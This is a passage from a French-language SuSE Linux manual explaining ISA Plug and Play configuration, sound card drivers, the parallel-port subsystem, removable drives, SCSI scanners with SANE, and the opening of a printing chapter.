(READPORT 0x0203)  
(ISOLATE)  
(IDENTIFY *)  
# [...]
```

11. L'environnement matériel de l'ordinateur Linux

Symptôme : Vous recevez, lors de l'exécution de la commande **isapnp** ou au moment de l'amorçage, un message de ce genre :

```
[...]
/etc/isapnp.conf:66 --
    Fatal - resource conflict allocating 16 bytes
    of IO at 220 (see /etc/isapnp.conf)
/etc/isapnp.conf:66 -- Fatal - IO range check
    attempted while device activated
/etc/isapnp.conf:66 -- Fatal - Error occurred
    executing request '<IORESCHECK>' --- further
    action aborted
```

Solution : Vous avez probablement un conflit entre les valeurs choisies dans le fichier `/etc/isapnp.conf` et les ressources déjà utilisées dans votre système. Faites concorder le fichier `/etc/isapnp.conf` avec les informations qui se trouvent sous `/proc` au sujet des ressources assignées. Ce ne sera sans doute pas nécessaire si vous faites procéder à l'assignation par **pnpdump** avec l'option `-c`.



Vous pouvez dans certains cas rencontrer des difficultés si la configuration automatique des ressources ISA-PnP est activée par le BIOS dans le Setup de votre machine. Désactivez cette fonction le cas échéant. La configuration étant effectuée au moyen de **pnpdump/isapnp**, cette option Setup n'est pas indispensable.

11.2.1 Règles pour les entrées dans `/etc/isapnp.conf`

Il va être fait une brève description de la syntaxe du fichier `/etc/isapnp.conf`.



Si vous avez invoqué **pnpdump** avec l'option `-c` et si vous ne souhaitez pas apporter des modifications à la main, vous pouvez sauter ce paragraphe.

Jetez un coup d'oeil à ce fichier avec un *éditeur* de votre choix en tapant par exemple

```
terre:/etc/ # vi /etc/isapnp.conf
```

pnpdump vous donne, pour chaque carte ISA Pnp installée, une ou plusieurs possibilités de configuration. La sortie de la commande commence par un préambule avec lequel vous pouvez déterminer quelques détails d'ordre général concernant la configuration de votre carte. Normalement, vous pourrez laisser ce préambule inchangé. Vous trouverez des informations plus précises sur ces lignes dans les pages de man correspondantes (`man isapnp.conf`). Ne vous laissez pas dérouter par une ligne de ce genre

```
(CONFLICT (IO FATAL) (IRQ FATAL) (DMA FATAL) (MEM FATAL)) # or WARNING
```

Elle sert uniquement à déterminer dans quelles situations un message d'erreur est généré.

L'entrée pour une carte commence par une ligne telle que celle-ci

11.2. Utilitaires ISA “Plug and Play”

```
# Card 1: (serial identifier e5 ff ff ff ff 70 00 8c 0e)
```

et se termine par le début de l’entrée pour la prochaine carte. Une carte peut réunir plusieurs fonctions. Par exemple, une carte son peut avoir, outre sa fonctionnalité purement sonore, un port de jeu (angl. *game port*), un MPU401 ainsi qu’un synthétiseur. Une ou plusieurs de ces fonctions réunies constituent les périphériques logiques (angl. *logical devices*). Ces périphériques logiques peuvent être considérés comme largement indépendants les uns des autres. Physiquement, un périphérique logique sur une carte enfichable peut être constitué par une puce qui assume plusieurs fonctions. C’est pourquoi l’entrée pour une carte dans `/etc/isapnp.conf` contient une sous-section pour chaque périphérique logique.

Une sous-section pour un périphérique logique commence par une ligne comme celle-ci

```
(CONFIGURE CTL0070/-1 (LD 0
```

et se termine par

```
(ACT Y)
))
```

Devant ‘(ACT Y)’, il ne devrait pas y avoir de caractère de commentaire ‘#’ si l’unité logique correspondante doit être initialisée. Si la fonctionnalité correspondante de la carte ne doit pas être initialisée plus tard par **isapnp**, vous pouvez transformer le ‘Y’ en ‘N’.

À l’intérieur de la partie configuration pour un périphérique logique, il se trouve plusieurs blocs séparés par des espaces. Ceux-ci représentent les options de configuration utilisables *alternativement* pour un périphérique logique. Ne choisissez qu’une seule de ces blocs et supprimez les caractères de commentaire ‘#’ devant toutes les entrées entre parenthèses à l’intérieur du bloc, par exemple

```
(INT 0 (IRQ 5 (MODE +E)))
```

Les autres lignes sont de véritables commentaires. Elles peuvent demeurer inchangées (ou – selon ce que vous souhaitez – être complètement effacées). Lisez quand même ces commentaires, ils peuvent éventuellement contenir des informations essentielles.

Si une unité logique doit utiliser par exemple IRQ 5 à la place de IRQ 7, il sera suffisant, dans l’exemple mentionné ci-dessus, de remplacer le 5 par un 7.

Si vous modifiez manuellement le fichier `/etc/isapnp.conf`, prenez garde à n’attribuer aucune ressource plusieurs fois. Évitez d’utiliser en même temps les interruptions 2 et 9.



Vous obtiendrez des informations sur les ressources déjà utilisées dans votre système en tapant par exemple, pour les noyaux 2.2, les commandes

11. L'environnement matériel de l'ordinateur Linux

```
terre:/ # cat /proc/interrupts
%      (IRQ effectivement utilisés jusqu'ici)
terre:/ # cat /proc/ioports
%      (Adresse de port effectivement occupée et zones d'E/S)
terre:/ # cat /proc/dma
%      (Canaux DMA effectivement occupés DMA)
```

On met ainsi en évidence les IRQ effectivement utilisés, les adresses de port, les zones d'E/S et les canaux DMA effectivement occupés.

Une partie des ressources utilisées n'est toutefois visible qu'à partir du moment où les périphériques correspondants sont en cours d'utilisation (exemple : disquette montée).

11.2.2 ISA PnP et modules

Avec **pnpdump** et **isapnp**, il est possible d'initialiser des cartes ISA PnP et ceci indépendamment du fait que la carte concernée soit ou non supportée par Linux. La communication proprement dite entre Linux et la carte se passe par le biais des pilotes. Il est absolument indispensable qu'une carte soit initialisée avant qu'un pilote cherche à y accéder. Comme le programme **isapnp** ne peut être exécuté (automatiquement) que lorsque le noyau proprement dit a été chargé, il est impératif de générer des pilotes pour ISA-PnP sous forme de modules du noyau. Ces pilotes peuvent être chargés après le lancement de **isapnp**.

La plupart des modules permettent, lors de leur chargement, de spécifier les ressources utilisées sous forme de paramètres (ou de les enregistrer dans le fichier `/etc/conf.modules`)

L'une des difficultés qui se présentent lors de la configuration de cartes ISA PnP est l'assignation des adresses de port, des interruptions et canaux DMA proposés dans `/etc/isapnp.conf` pour les différentes fonctions d'une carte. Parfois des chaînes de caractères "descriptives" sont placées au début mais elles ne suffisent pas toujours à permettre l'identification. Dans de tels cas il est donc nécessaire, pour procéder à ces assignations, d'avoir un certain goût pour l'expérience.

11.3 Cartes son



Si vous possédez une carte son ISA, nous vous recommandons le pilote OSS v3.8.1z. (paquetage `oss`, série `pay`) inclus dans notre distribution. Il est gratuit pour les clients de SuSE et offre une reconnaissance automatique de nombreuses cartes ISA répandues. Il initialise en outre les cartes son ISA-PnP *automatiquement*. La configuration à l'aide du programme **isapnp** devient ainsi superflue. Après l'installation, vous trouverez une liste des cartes supportées par OSS 3.8.1z dans le répertoire `/usr/doc/packages/oss`. De nombreuses cartes son PCI répandues qui ne sont pas supportées par les modules du noyau ne peuvent être utilisées actuellement sous Linux qu'avec le plus récent pilote commercial de **4front** (version 3.9.x). Plus de détails à ce sujet dans la suite de ce paragraphe.

11.3.1 Open Sound System (OSS) :

Si vous avez des difficultés à inciter votre carte à “émettre des sons” sous Linux, vous pouvez envisager de recourir au Soundsystem OSS (commercial) de **4front**. De nombreuses cartes son modernes peuvent être utilisées sous Linux exclusivement avec ce pilote. On contourne ainsi le problème posé par les cartes son ISA PnP puisque OSS se charge de leur initialisation. Certaines cartes “compatibles” Soundblaster n’atteignent leur pleine fonctionnalité que sous OSS. Pour celles-ci, deux versions d’OSS présentent un intérêt :

- Sur la page Web de **4front** <http://www.opensound.com>, vous pouvez obtenir une démo temporairement limitée de la plus récente version d’OSS. Vous pouvez, si vous le souhaitez, vous procurer une licence pour ce pilote soit chez nous, soit directement chez **4front**. Il supporte, outre la plupart des périphériques ISA, toute une gamme de cartes son basées sur PCI. Vous trouverez une liste de toutes les cartes supportées sur le site mentionné. Pour de plus amples informations sur OSS, consultez notre page de web <http://www.suse.de/linux.html>. – Les CD contiennent aussi la version démo la plus actuelle au moment de l’élaboration de la distribution (paquetage `ossdemo`, série `pay`).
- Une ancienne version licenciée d’OSS (c’est-à-dire gratuite et sans limite temporaire) existe dans votre distribution SuSE Linux (version 3.8.1z, paquetage `oss`, série `pay`). De nombreuses cartes son courantes, en particulier les cartes bus ISA, peuvent être utilisées avec cette version. Tentez votre chance !

Après l’installation de `oss` ou `ossdemo`, vous devez encore invoquer (sous le compte ‘`root`’) les programmes de configuration qui se trouvent sous `/tmp/osslinux-xxx/` afin de compléter l’installation. Lorsque vous invoquez ces programmes, n’oubliez pas de spécifier le nom du chemin d’accès. Donc pour OSS 3.8.1z par exemple :

```
terre:/ # /tmp/osslinux-3.8.1z/oss-install
```

Suivez les instructions de ce programme de configuration.

Après l’installation de l’un ou l’autre des pilotes, vous trouverez des instructions pour la manipulation et la configuration dans le fichier `README`. SuSE sous `/usr/doc/packages/ossdemo` ou `/usr/doc/packages/oss`.

Si vous avez mené à bien la configuration de votre carte son au moyen de **OSS**, vous pouvez maintenant automatiser le démarrage du pilote en insérant la commande

```
terre:/ # /usr/lib/oss/soundon
```

à la fin du fichier `/sbin/init.d/boot.local`⁴.

⁴ En supposant que vous ayez installé OSS dans le répertoire `/usr/lib/oss`.

11. L'environnement matériel de l'ordinateur Linux



Notez que la version 3.7.1z d'OSS est un *produit commercial*. Pour vous, en tant que possesseur d'une version complète de SuSE Linux, elle est gratuite mais comme tous les autres produits commerciaux, elle implique certaines restrictions concernant la libre diffusion et l'utilisation sur plusieurs machines. Ce paquetage ne doit pas non plus être mis à disposition pour téléchargement libre sur des serveurs ftp ou par d'autres moyens électroniques ! De semblables restrictions s'appliquent à la version démo d'OSS contenue sur le CD. *Veuillez consulter, après l'installation, les conventions de licences dans le répertoire d'installation d'OSS /usr/lib/oss qui vous fourniront des détails au sujet des licences. La configuration et l'utilisation du pilote impliquent votre acceptation de la licence !*

11.3.2 Modules du noyau

Si vous voulez ou devez utiliser les modules du noyau à la place d'OSS, lisez attentivement la description suivante.

Dans ce paragraphe, il est fait la distinction entre les cartes son ISA à configuration fixe (le plus souvent à l'aide de cavaliers (angl. *jumpers*)), les cartes son ISA-PnP et les cartes son PCI. On trouve aussi parfois des cartes de type OnBoard. Celles-ci, tout comme leurs consœurs les cartes enfichables sont connectées au bus correspondant et leur configuration est en général identique. Il existe également des cartes qui peuvent être utilisées aussi bien comme cartes ISA-PnP que comme cartes ISA à valeurs fixes.

Travaux préliminaires :

Si vous possédez une carte son ISA-PnP, assurez-vous tout d'abord que le paquetage `isapnp` (série `ap`) et le paquetage `lx_suse` (série `d`) ont été installés. Configurez votre carte ISA-PnP de la manière décrite au paragraphe 11.2 ou, si vous possédez une carte ISA ancien modèle, renseignez-vous pour en connaître les paramètres. Les ressources de cartes son PCI devraient, dans la plupart des cas, être reconnues automatiquement par le pilote (à condition que la carte soit supportée).

Chargement des modules

Le support de votre carte son est activé par le chargement des modules appropriés. Les modules précompilés pour des types de cartes supportés par le noyau sont fournis avec SuSE Linux. Ils sont inclus dans le paquetage `kernmod`. Après l'installation des sources du noyau (paquetage `lx_suse`), vous trouverez des informations sur les modules à utiliser dans le répertoire `/usr/src/linux/Documentation/sound`.

Si vous possédez par exemple une carte de la famille **Soundblaster 16**, vous pouvez charger les pilotes pour les fonctions fournies par la carte (audio, MPU401 et synthétiseur) en tapant par exemple les commandes suivantes :

```
terre:/ # modprobe sb io=0x220 irq=5 dma=1 dma16=5 mpu_io=0x330
```

Cette commande charge le pilote proprement dit pour la Soundblaster 16. Ce même module est aussi requis pour la carte AWE64. Le pilote pour le

11.3. Cartes son

MPU401 est un élément du pilote de la carte son. Les modules `uart401`, `sound`, `soundlow` et `soundcore`, indispensables pour utiliser toutes les fonctions de la carte son, seront chargés plus tard automatiquement. Ils fournissent quelques pilotes de bas niveau ainsi que toutes les fonctions communes aux modules son. Vous pouvez, avec la commande

```
terre:/ # lsmod
```

vous assurer que ces modules ont été effectivement chargés.

```
terre:/ # modprobe adlib_card io=0x388
```

Cette commande charge le module pour le synthétiseur de la carte son.

Les pilotes énumérés dans le tableau 11.1, page 289 sont actuellement disponibles.

<code>ad1816.o</code>	AD1816 Chip (par exemple Terratec Base1/64)
<code>ad1848.o</code>	AD1848 Chip (MSS)
<code>adlib_card.o</code>	Pilote générique OPLx
<code>cs4232.o</code>	Crystal 423x, chipsets
<code>es1370.o</code>	Ensoniq 1370, chipset (voir PCI64/128)
<code>es1371.o</code>	Creative Ensoniq 1371, chipset (voir PCI64/128)
<code>gus.o</code>	Gravis Ultrasound
<code>mad16.o</code>	MAD16
<code>maui.o</code>	Turtle Beach Maui et Tropez
<code>mpu401.o</code>	MPU401
<code>msnd.o</code>	Turtle Beach MultiSound
<code>msnd_classic.o</code>	Turtle Beach Classic/Monterey/Tahiti
<code>msnd_pinnacle.o</code>	Turtle Beach Pinnacle/Fiji
<code>opl3.o</code>	OPL3
<code>opl3sa.o</code>	OPL3-SA1
<code>opl3sa2.o</code>	YMF711, YMF715, YMF719, OPL3-SA2, OPL3-SA3, OPL3-SAx
<code>pas2.o</code>	Pro Audio Spectrum
<code>pss.o</code>	Personal Sound System (ECHO ESC614)
<code>sb.o</code>	Sound Blaster et Clones
<code>sgalaxy.o</code>	Aztech Sound Galaxy
<code>softoss2.o</code>	Software-MIDI-Synthesizer, pilote
<code>sonicvibes.o</code>	S3 Sonic Vibes
<code>sound.o</code>	Fonctions requises par tous les modules
<code>soundlow.o</code>	Pilote son bas niveau
<code>soundcore.o</code>	Pilote de base pour systèmes son
<code>sscape.o</code>	Ensoniq SoundScape
<code>trix.o</code>	MediaTrix AudioTrix Pro
<code>uart401.o</code>	UART401
<code>uart6850.o</code>	UART6850
<code>v_midi.o</code>	Sound Blaster DSP chips
<code>wavefront.o</code>	Turtle Beach Maui, Tropez, Tropez Plus

TAB. 11.1: Liste des pilotes de cartes son

11. L'environnement matériel de l'ordinateur Linux

Vous trouverez une liste des paramètres possibles pour les différents modules dans le chapitre sur les paramètres du noyau (paragraphe 14.3.4).

Vérifiez si tout a bien marché :

Vous avez chargé tous les modules et vous voulez vous assurer que vous pouvez vraiment produire du son. Lancez à cette fin (après avoir chargé le module son) la commande suivante :

```
terre:/ # cat /dev/sndstat
```

Cela devrait (dans le cas de la SB 16) vous montrer un affichage analogue à celui de l'affichage à l'écran 11.3.1

```
[...]
Audio devices:
0: Sound Blaster 16 (4.13) (DUPLEX)
Synth devices:
0: Yamaha OPL3
Midi devices:
0: Sound Blaster 16
Timers:
0: System clock
Mixers:
0: Sound Blaster
```

affichage à l'écran 11.3.1: Sortie de la commande `cat /dev/sndstat`

Si cette commande provoque un affichage tel que celui que nous avons donné en exemple, vous pouvez essayer de jouer un fichier son :

```
terre:/ # cat /usr/share/sounds/au/swedish.au > /dev/audio
terre:/ # cat /usr/share/sounds/wav/applause.wav > /dev/dsp
terre:/ # tracker /usr/share/sounds/mod/rebels.mod
```

Vous pouvez très aisément, avec le programme KDE **kmid**, jouer des fichiers Midi si votre carte offre le support nécessaire.

Si `cat /dev/sndstat` provoque l'affichage que vous souhaitez et si `cat mysong.au > /dev/audio` revient sans message d'erreur alors que vous n'entendez toujours rien, essayez de démarrer le mélangeur audio dans le tableau de bord de KDE. Il se peut aussi que le volume du son soit tout simplement mal réglé.

Chargement automatique des modules du noyau

Lorsque vous vous êtes assuré que votre carte est entièrement supportée par les pilotes dont vous disposez, vous pouvez charger automatiquement les modules correspondants en faisant les entrées nécessaires dans le fichier `/etc/conf.modules`. Pour la Soundblaster 16, ces entrées seront semblables à celles du fichier 11.3.1, page 291.

Il n'existe naturellement pas de règle générale permettant de déterminer quelle carte son possède quelle fonctionnalité. Vous devez, à l'aide de la documentation de la carte ainsi que des informations contenues dans `/usr/`

11.4. Le port parallèle : Le sous-système parport

```
# alias char-major-14 off
# alias sound off
# alias midi off

alias char-major-14 sb
post-install sb /sbin/modprobe "-k" "adlib_card"
options sb io=0x0220 irq=7 dma=1 dma16=5 mpu_io=0x0330
options adlib_card io=0x0388      # FM synthesizer
```

fichier 11.3.1: `/etc/conf.modules` : Options pour modules son

`src/linux/Documentation/sound`, découvrir vous-même quels modules il convient de charger dans chaque cas. Vous pouvez aussi trouver de nombreuses informations dans les fichiers sources des pilotes sous `/usr/src/linux/drivers/sound`. Mais il existe déjà dans le fichier `/etc/conf.modules` quelques entrées prédéfinies que vous pouvez modifier en conséquence.

Au lieu de charger les modules par le biais du fichier `/etc/conf.modules`, vous pouvez aussi les charger au moyen d'une entrée des commandes `modprobe` mentionnées ci-dessus dans le fichier `/sbin/init.d/boot.local` (voir paragraphe 17.4, page 404 et pages suivantes).

11.4 Le port parallèle : Le sous-système parport

Le sous-système “Parport” du noyau Linux actuel 2.2.xx a été conçu pour permettre d'utiliser *simultanément* plusieurs périphériques sur un même port parallèle.⁵ Citons comme exemple d'application la connexion sur port parallèle d'un lecteur ZIP auquel une imprimante est rattachée.

Initialiser parport

Un noyau avec support `parport` et `parport_pc` vous est nécessaire.⁶ Ici, `parport` est le sous-système proprement dit du noyau alors que `parport_pc` se charge de l'intégration au niveau matériel du port du PC ainsi que de quelques machines AXP. Avec la commande

```
terre: # modprobe parport_pc
```

vous pouvez insérer manuellement les modules. Assurez-vous, en lançant la commande `lsmod`, que le port a été détecté et a pu ensuite être configuré. Il devrait alors apparaître dans la liste des modules `parport` et `parport_pc`. Consultez aussi le fichier `/var/log/messages` pour savoir avec quelles valeurs `parport` a été initialisé (voir fichier 11.4.1, page 292).

Les entrées du fichier 11.4.2, page 292 sont utilisées pour la configuration du port. L'entrée placée en commentaire vous indique comment ajouter un port parallèle.

⁵ Le “vieux” noyau 2.0.xx ne permet d'utiliser qu'*un seul et unique* périphérique sur un port parallèle et les connexions “en chaîne” ne sont en général pas non plus possibles !

⁶ Vous n'avez *pas* besoin de compiler votre propre noyau, les modules nécessaires étant fournis précompilés avec SuSE Linux !

11. L'environnement matériel de l'ordinateur Linux

```
Jun  3 09:15:53 tux kernel: parport0: PC-style at 0x378 [SPP,
                                     ECP]
```

fichier 11.4.1: /var/log/messages : Initialisation de parport

```
alias parport_lowlevel    parport_pc
options parport_pc io=0x378 irq=none

# If you have multiple parallel ports, specify them this way:
# options parport_pc io=0x378,0x278 irq=none,none
```

fichier 11.4.2: /etc/conf.modules : parport-Konfiguration



En cas de difficultés, contrôlez d'abord dans le BIOS de la machine comment est paramétrée l'interface en question. Il devrait lui être explicitement assigné une adresse (si possible 0x378) et elle devrait aussi avoir sa propre interruption. D'éventuelles "auto"-configurations sont à éviter.

Parfois il est aussi nécessaire d'activer les périphérique dans un ordre précis. Consultez à ce sujet les manuels d'accompagnement ! Il s'est avéré efficace d'activer d'abord la machine et *immédiatement* après – avant que la procédure d'amorçage ne commence – les périphériques externes !

Utiliser parport : Imprimante, lecteurs ZIP, PLIP etc.

Si vous voulez utiliser un périphérique sur port parallèle, vous devez tout d'abord charger le module qui convient. Dans le cas d'une imprimante, il s'agit de lp-Modul :

```
terre: # modprobe lp
```

Et lsmod devrait afficher, entre autre :

```
parport_pc      5568    1  (autoclean)
parport         6884    1  [parport_pc lp]
lp              5116    0  (unused)
```

Ce qui suit est aussi valable dans ce cas : Les entrées dans le fichier /var/log/messages ainsi que dans le système de fichiers proc sous /proc/parport fournissent des informations précises. Si tout marche bien vous n'aurez plus besoin de charger manuellement les modules – ceci sera effectué automatiquement par **Kmod** (voir paragraphe 13.2, page 327) par exemple lorsqu'une requête d'impression sera envoyée. Les lecteurs ZIP sont gérés soit par ppa, soit par imm – voir plus bas paragraphe 11.6.4, page 294.

Remarques complémentaires

Voyez, dans les sources du noyau, les fichiers `parport.txt` et `paride.txt` du répertoire `/usr/src/linux/Documentation`.

Vous pouvez obtenir des informations sur l'état actuel de la programmation de `parport` sous l'URL <http://www.torque.net/linux-pp.html> ou <http://www.torque.net/parport/>

11.5 USB – Universal Serial Bus

Depuis le noyau 2.2.7, il existe officiellement un embryon de support USB mais actuellement ce code n'est pas encore disponible.

Voir dans les sources du noyau le répertoire `/usr/src/linux/drivers/usb`.

Vous pourrez trouver des informations sur la programmation USB sous l'URL <http://www.linux-usb.org>.

11.6 Lecteurs avec supports de données réinscriptibles

11.6.1 Généralités

Sous Linux, de nombreux “supports amovibles” peuvent être utilisés : Lecteurs de disquettes, lecteurs ZIP, lecteurs JAZ, systèmes de disques SyQuest, lecteurs MO (magnéto-optiques) – tout est possible.

11.6.2 Lecteurs de disquettes

Pour pouvoir accéder aux disquettes, il est nécessaire d'avoir un support “floppy” dans le noyau.

Il est possible d'accéder directement aux disquettes MS-DOS avec le **mttools** (voir paragraphe 19.12, page 454). Il est toutefois courant sous Linux d'utiliser des systèmes de fichiers **ext2** ou **minix** sur disquettes – de tels supports doivent être “montés” avec les mécanismes habituels (voir paragraphe 19.11, page 452).

11.6.3 Lecteurs LS 120

Les lecteurs LS 120 sont des périphériques ATAPI gérés par le pilote IDE. Ces lecteurs doivent, tout comme le disque dur (E)IDE, être intégrés dans le système par “montage”.

11.6.4 Lecteurs ZIP

Il existe des lecteurs ZIP pour différents types de ports : port parallèle, ATAPI, SCSI et maintenant aussi USB (ce dernier n'est pas encore supporté). Ce qui a été dit au paragraphe 11.6.3, page 294 s'applique à la version ATAPI. Pour la versions SCSI, reportez-vous au paragraphe 11.6.5, page 295.

L'intégration de la version *port parallèle* est un peu plus compliquée. Elle requiert un support de disques durs SCSI, un support pour **parport** et **parport_pc** (voir le paragraphe 11.4, page 291) ainsi que le pilote **ppa** ou le pilote **imm** du noyau⁷. **imm** gère les lecteurs les plus récents

```
terre: # modprobe imm
```

En cas d'échec, recommencez avec **ppa** :

```
terre: # modprobe ppa
```

Le sous-système **parport** devrait ainsi être initialisé automatiquement. Si cela n'a pas fonctionné, reportez-vous au paragraphe 11.4, page 291.

Parfois une entrée dans le fichier `/etc/conf.modules` peut aider à résoudre le problème (voir fichier 11.6.1, page 295). L'**alias** pour **scsi_hostadapter** ne doit être utilisé que si vous n'avez pas d'adaptateur hôte SCSI régulier dans votre système ! Comme alternative, vous avez aussi la possibilité d'insérer les commandes **modprobe** nécessaires dans le script de démarrage `/sbin/init.d/boot.local` Pour ce fichier, voir le paragraphe 17.4, page 404 et pages suivantes.

⁷ Le pilote **ppa** et le pilote **imm** se cachent parmi les “pilotes SCSI de bas niveau” – Vous n'avez toutefois *pas* besoin de compiler votre propre noyau. Les modules nécessaires sont fournis précompilés avec SuSE Linux !

11.6. Lecteurs avec supports de données réinscriptibles

```
# alias scsi_hostadapter ppa  
pre-install ppa modprobe "-k" parport_pc
```

fichier 11.6.1: `/etc/conf.modules` : ppa-Konfiguration

On peut alors accéder aux disquettes ZIP comme aux disques SCSI et il est donc nécessaire de “monter” ces supports (voir aussi le paragraphe 19.11.2, page 453).

11.6.5 Lecteurs SCSI pour supports amovibles

Les lecteurs magnéto-optiques (MO), les systèmes de disques SyQuest, les lecteurs ZIP et JAZ avec port SCSI ainsi que d’autres périphériques que l’on peut connecter à un contrôleur SCSI sont traités de la même manière que les disques durs SCSI.

11. L'environnement matériel de l'ordinateur Linux

11.7 Scanners

Généralités

Il existe maintenant des logiciels et des pilotes permettant d'accéder aux scanners sous Linux. Afin qu'il soit possible d'utiliser ces logiciels, le scanner doit être relié à l'interface SCSI et les contrôleurs propriétaires fournis avec le scanner doivent être évités.

Matériel : Scanners à plat, cameras, retrait automatique de documents ...

Pour pouvoir utiliser avec profit un scanner sous Linux, il faut disposer d'un support par le noyau et d'un "fichier de périphériques" (angl. *Scanner Device File*) approprié. Sous Linux, on accède aux scanners comme "périphériques génériques SCSI", par conséquent en passant par les fichiers de périphériques `/dev/sg0` jusqu'à `/dev/sg<XX>`.

L'utilisation de l'outil `sgcheck` (du paquetage `scsiinfo`) constitue la méthode la plus simple pour détecter le périphérique correct. Après l'installation, lancez `sgcheck` en tapant :

```
terre: # sgcheck
```

Vous devriez obtenir quelque chose de ce genre :

```
Assignment of generic SCSI devices,
device host/channel/ID/LUN type(numeric type) vendor model:

/dev/sg0 0/0/0/0 Direct-Access(0) SEAGATE ST32550W
/dev/sg1 0/0/1/0 CD-ROM(5) PIONEER CD-ROM DR-U10X
/dev/sg2 0/0/5/0 Processor(3) HP C2500A
```

Dans cet exemple, il pourrait être accédé au scanner par le fichier de périphérique `/dev/sg2`.

Éditez un lien pointant de ce périphérique sur `/dev/scanner` (YaST peut aussi se charger de cette opération ; voir paragraphe 3.6.1, page 93) :

```
terre: # ln -s /dev/sg2 /dev/scanner
```

Ensuite, vous devrez encore déterminer les droits pour le périphérique générique SCSI. SANE attend aussi des droits d'écriture :

```
terre: # chmod 777 /dev/sg2
```

Une autre possibilité consiste à créer (par exemple avec YaST ; voir paragraphe 3.6.8, page 104) un groupe 'scanner' dont ne feront partie que les utilisateurs autorisés à se servir du scanner. Il vous faut bien sûr encore exécuter :

```
terre: # chown root.scanner /dev/sg2
```

Vous devriez en tout cas avoir maintenant accès au scanner.

Logiciels

Installez le paquetage `sane`⁸. Vous devez absolument consulter, après l'installation, les `README` qui vous ont été fournis sous `/usr/doc/packages/sane` ! Vous obtiendrez alors un programme exécutable `xscanimage`. Si vous le lancez, il devrait reconnaître votre scanner pour peu que celui-ci fasse partie des scanners supportés.

Le logiciel graphique “the GIMP” (paquetage `gimp`, série `gra`) – réalisé avec la même bibliothèque – est conçu de telle manière qu’il puisse être reconnu par SANE comme un “plug-in”. Pour obtenir ce résultat vous devrez, *après* l’installation de GIMP, éditer le lien suivant (le répertoire `~/.gimp` doit déjà exister ; il est créé automatiquement lors du premier lancement de `gimp`) :

```
tux@terre: > cd ~/.gimp/plug-ins
tux@terre:~/.gimp/plug-ins > ln -s /usr/X11R6/bin/xscanimage xscanimage
```

Ainsi l’outil SANE est repéré automatiquement et il apparaît dans le menu ‘`Xtns`’ de “the GIMP”. Si vous scannez maintenant une image, celle-ci sera chargée directement dans GIMP et vous pourrez continuer à la traiter.

Problèmes

Au cas où votre scanner ne serait pas détecté, vérifiez s’il a été détecté par votre contrôleur SCSI. Ceci se fait par exemple avec :

```
terre: # cat /proc/scsi/scsi
```

Vous devriez alors voir une ligne telle que celle-ci :

```
Attached devices:
Host: scsi0 Channel: 00 Id: 00 Lun: 00
  Vendor: SEAGATE Model: ST32550M Rev: 0016
  Type: Direct-Access ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 01 Lun: 00
  Vendor: PIONEER Model: CD-ROM DR-U10X Rev: 1.07
  Type: CD-ROM ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 02 Lun: 00
  Vendor: QUANTUM Model: FIREBALL_TM3200S Rev: 300M
  Type: Direct-Access ANSI SCSI revision: 02
Host: scsi0 Channel: 00 Id: 06 Lun: 00
  Vendor: SCANNER Model: Rev: 2.00
  Type: Scanner ANSI SCSI revision: 01 CCS
```

Si vous ne voyez pas ici d’affichage, cela signifie que le contrôleur SCSI n’est pas reconnu.

Si `xscanimage` ne devait pas reconnaître votre scanner bien que ce modèle soit présent dans la liste, ceci peut être dû au fait que

- le scanner n’est pas encore supporté ou que
- vous devez transmettre certains paramètres à `xscanimage`.

Ces deux cas sont traités dans les deux `README` qui vous sont fournis avec vos logiciels. En principe, on peut dire que la plupart des scanners HP sont maintenant supportés. Les scanners Mustek devraient aussi fonctionner lorsqu’ils sont connectés à de “véritables” adaptateurs hôtes SCSI (les cartes fournies

⁸ Voir <ftp://ftp.mostang.com/pub/sane/>.

11. L'environnement matériel de l'ordinateur Linux

sont souvent insatisfaisantes) La plupart des scanners Umax récents sont supportés. Des travaux se font actuellement pour le support d'anciens modèles de scanners Umax.

Il n'est actuellement pas encore possible d'utiliser de scanners sur port parallèle ni de scanners USB.

Chapitre 12

L'impression

Dans le cadre de l'installation avec YaST, vous avez probablement déjà effectué votre première configuration d'imprimante sous Linux (voir paragraphe 3.6.1, page 94). Le présent chapitre vous montre l'essentiel de ce qui se passe “dans les coulisses” : il ne décrit pas chaque détail, mais il est suffisamment détaillé pour que vous puissiez comprendre dans les grandes lignes le déroulement du processus d'impression.

12.1 Vue d'ensemble : Interfaces, files d'impression (spooling)

Les ports parallèles

La connexion d'une imprimante à un système Linux se fait en général sur port parallèle.

Le noyau actuel - Version 2.2.xx

Il existe, depuis la version 2.2.xx du noyau, un sous-système `parport` auquel on doit faire connaître les interfaces parallèles en chargeant des pilotes supplémentaires spécifiques à l'architecture du système (voir paragraphe 11.4, page 291 et pages suivantes). Il est donc maintenant possible d'utiliser *simultanément* plusieurs périphériques en chaîne au moyen d'un port parallèle. En outre, la numérotation des fichiers de périphériques commence maintenant, de façon standard, par `/dev/lp0` ! Pour qu'il soit possible d'imprimer en utilisant le premier port parallèle, les modules `parport`, `parport_pc` et `lp` doivent être chargés dans le noyau standard de SuSE. Cette tâche est assumée, en général automatiquement, par **kmod** (angl. *Kernel Module Loader*) (voir paragraphe 13.2, page 327) dès qu'une requête d'impression est envoyée. Si le port parallèle n'est pas détecté, vous pouvez résoudre ce problème en spécifiant des paramètres du noyau. Voir aussi la page 364.

Pour tester le port et l'imprimante, vous pouvez, avec une commande telle que

```
terre: # echo hello > /dev/lp0
```

ou

```
terre: # cat FICHER_TEXTE >/dev/lp0
```

transmettre directement des données au port, mais seulement sous le compte '`root`' (☞ *administrateur système*). Pour une utilisation normale, cette procédure est parfaitement *inadéquate* dans un système multitâche car il faut

12. L'impression

s'attendre à ce que plusieurs processus veuillent se servir au même moment de l'imprimante, ce qui risque de provoquer un chaos épouvantable. Au lieu de cela, les travaux soumis à l'imprimante seront exécutés après avoir d'abord été mis dans une file d'impression (angl. *queue*).

Le “vieux” noyau 2.0.xx

Au cas où vous seriez obligé – pour quelque raison que ce soit – d'avoir recours au noyau 2.0.xx bien éprouvé, orientez-vous aux informations qui vont suivre.

Les caractéristiques standards des interfaces sont pour le noyau 2.0.xx :

Fichier	majeur	mineur	Nom DOS	IRQ	Ports
/dev/lp1	6	1	LPT1	(7)	0x378–0x37a
/dev/lp2	6	2	LPT2	(5)	0x278–0x27a
/dev/lp0	6	0	LPT3	(5)	0x3bc–0x3be

Pour le noyau 2.0.xx, le nom du fichier de périphérique sera donc le plus souvent /dev/lp1.

